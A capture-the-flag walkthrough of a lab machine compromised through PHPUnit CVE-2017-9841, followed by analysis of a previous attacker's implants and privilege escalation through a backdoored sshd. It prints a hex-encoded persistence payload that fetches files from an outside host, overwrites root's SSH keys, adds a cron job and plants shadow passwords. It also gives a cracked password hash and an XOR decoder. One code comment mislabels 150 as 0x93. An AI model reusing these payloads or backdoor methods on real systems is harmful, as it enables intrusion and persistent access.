ALREADY HACKED
PHP INJECTION
PHP INJECTION: [ How it Works ]
Skills required:
- Web enumeration
- Rudimentary understanding of PHP
- Reading and understanding Bash scripts
- Reversing Knowledge
Enumeration:

The Nmap scan shows that OpenSSH is running on its default port and the Apache HTTP webserver is running on port 80.
Browsing to port 80 it appears to be the website of a jewellery store.

Upon clicking the store button we are re-directed to store.djewelry thus let us add this domain in the /etc/hosts file.
The store.djewelry website returns a jewellery store which also features a login functionality.
As always let's check if it is possible to bypass the login functionality. 

Unfortunately the notice on the page says that the site functionality is offline. Next let's launch a gobuster scan to enumerate any hidden directories and check if anything catches our attention.

We can see a /vendor directory being displayed in the results. Browsing to /vendor shows that directory listing is enabled.
We further enumerate to see if there are any vulnerable appliances being used by the website.

Upon doing some research on all the entries present in the directory listing we find that there have been reports of a built-in function which allows remote code execution, in phpunit.
You can search phpunit or CVE-2017-9841 on our website to read more details about the vulnerability.
Foothold
Let`s explore deep this vulnerability :
launch the BurpSuite proxy and visit /vendor/phpunit/phpunit/src/Util/PHP/eval-stdin.php in the browser.
Intercept the GET request in the proxy and send the request to the repeater. Let us now edit this request to include the PHP code in order to verify code execution.

The response from the server includes the output for the corresponding system command that we sent through the GET request.
Thus code execution is verified. Let's now spawn a shell by sending a base64 encoded bash reverse shell payload.
Sending the reverse shell payload through the BurpSuite proxy.

We then receive a reverse shell on the corresponding listening port.

Let's upgrade to a TTY shell for convenience.
As www-data user we search for files that we own and turns out there is a file hidden in /var/backups in the filesystem.
Checking the last modification date of this file shows May 14th.

Upon running the file we see some output and upon Googling for some of the keywords like KASLR bypass enabled present in the output we discover that this machine is already compromised and this it's a kernel exploit that the attacker may have used to escalate privileges.

Let us transfer the file to our local machine for further analysis. We can fetch this file by copying it into a web-accessible directory like /var/www/store/vendor and then visiting the /vendor directory in the browser to download it.
Upon analyzing this file with IDA we see that in the exec_shell function a system command is being executed.

We can see that strcpy is saving that long hexadecimal string to v6 and then converts it to int and stores the final output in v5.
Then an execve call executes the string.
Let us copy that long hexadecimal string and build a simple Python script to decode it.
/usr/bin/python3
import binascii
text =
b"776765742074656d7066696c65732e78797a2f617574686f72697a65645f6b657973202d4f202f726f6f7
42f2e7373682f617574686f72697a65645f6b6579733b20776765742074656d7066696c65732e78797a2f2e
6d61696e202d4f202f7661722f6c69622f2e6d61696e3b2063686d6f6420373535202f7661722f6c69622f2
e6d61696e3b206563686f20222a2033202a202a202a20726f6f74202f7661722f6c69622f2e6d61696e2220
3e3e202f6574632f63726f6e7461623b2061776b202d46223a2220272437203d3d20222f62696e2f6261736
822202626202433203e3d2031303030207b73797374656d28226563686f2022243122313a5c24365c247a53
37796b4866464d673361596874345c2431495572685a616e5275445a6866316f49646e6f4f76586f6f6c4b6
d6c77626b656742586b2e567447673738654c3757424d364f724e7447625a784b427450753855666d39684d
30522f424c6441436f513054396e2f3a31383831333a303a39393939393a373a3a3a203e3e202f6574632f7
36861646f7722297d27202f6574632f7061737377643b2061776b202d46223a2220272437203d3d20222f62
696e2f6261736822202626202433203e3d2031303030207b73797374656d28226563686f202224312220222
4332220222436222022243722203e2075736572732e74787422297d27202f6574632f7061737377643b2077
68696c652072656164202d7220757365722067726f757020686f6d65207368656c6c205f3b20646f2065636
86f202224757365722231223a783a2467726f75703a2467726f75703a2c2c2c3a24686f6d653a247368656c
6c22203e3e202f6574632f7061737377643b20646f6e65203c2075736572732e7478743b20726d207573657
2732e7478743b"
print(binascii.unhexlify(text))
Running the python decode script.

We can see that the attacker has added persistence by replacing the root's authorized_keys with their own keys they uploaded a binary to /var/lib/.main and added a crontab to execute every 3 hours.
Then the attacker grepped the /etc/passwd file to search for valid users who have a group greater than 1000 and echoed a password for them into the /etc/shadow file.
After that the attacker grepped the /etc/passwd file again to create a file storing the username , group , home directory location and shell to create an entry in the /etc/passwd file.
Since we can see a password that's being transmitted we crack it using john by removing the backslashes which are used as escape characters to be able to replace the shadow file successfully.
Let us save the hash in a file.
echo
"1:$6$zS7ykHfFMg3aYht4$1IUrhZanRuDZhf1oIdnoOvXoolKmlwbkegBXk.VtGg78eL7WBM6OrNtGbZxKBtPu8Ufm9hM0R/BLdACoQ0T9n/:18813:0:99999:7:::" > hash.txt
Now let's crack the hash using John.

The hash was successfully cracked to give the password ihatehackers.
We can then check the /etc/passwd file to identify the list of users for which we can use the obtained password. We see that there is a user called steven1.

Let us try to login over SSH as user steven1.
We see that the account actually replicates the original user of the machine. We login as user steven1 and we become steven.
Privilege Escalation
Checking the enabled modules for Apache we notice that the module reader.load was recently added and it's last modification date is different to the rest (May 17).
Let's check the location of the module.

Navigating to the module's location we see the mod_reader.so:
Let us transfer the mod_reader.so file using scp to our local machine to analyze it using a tool like ghidra .
Create a new project in ghidra and import the mod_reader.so file for analysis.

We can see that a base64 string is being decoded and is then passed to the execve() function.
Decoding the base64 we see the following.

So from this we can deduce that the previous attacker had planted this apache mod backdoor with strict instructions of replacing the /usr/sbin/sshd file every time the web server is restarted and then changing it's modification date to a similar date from a2enmod in the /usr/sbin/ folder to avoid detection.
Checking the version of sshd shows it's the latest openssh version available.
Let us use scp to copy the /usr/sbin/sshd binary to our local machine for inspection.
Now let us verify the type of this file using the file command.

After importing the file ghidra we can analyze it and see that in one of the authentication functions called auth_password a backdoor has been planted.
The attacker didn't strip the binary so we have to use function names to better identify the backdoor.

There is a backdoor variable holding 31 values (each 1 byte) which later go on to get xor decrypted by 0x96.
The authentication method checks if the backdoor = input password and if this check does notpass then it continues to perform the real authentication functions.
Further analysing the binary instructions we see that the hex value 0xa5 is added after the 30 byte array has been joined.

Thus let us now build another simple Python script to xor decode the encryption.
#/usr/bin/python3
arr = [0xd6, 0xab, 0xe7, 0xf0, 0xf3, 0xa3, 0xb3, 0xa4, 0xc8, 0xfd, 0xbb, 0xf7, 0xe7,
0xd6, 0xb3, 0xfd, 0xd6, 0xb3, 0xa0, 0xfd, 0xa0, 0xf4, 0xd6, 0xb2, 0xe3, 0xb5, 0xf0,
0xbc, 0xf4, 0xa9, 0xa5]
# Appending `0xa5` to the end of the arrat as it was added after tge 30 byte array has been joined.

def decode(arr):
  output = ""
  for i in arr:
    xorred = i ^ 150 # 0x93 in decimal
    to_text = chr(xorred)
    output += to_text
  return output
print(decode(arr))
On running this python script we see a decoded password in the output.

When we try to login as user root over SSH with the obtained backdoor password we are successfully authenticated.

Root Game Over
Comments/notes are visible to yourself only. Usefull to make your appointments
Add a nice title
Last Edited By -Add comments here.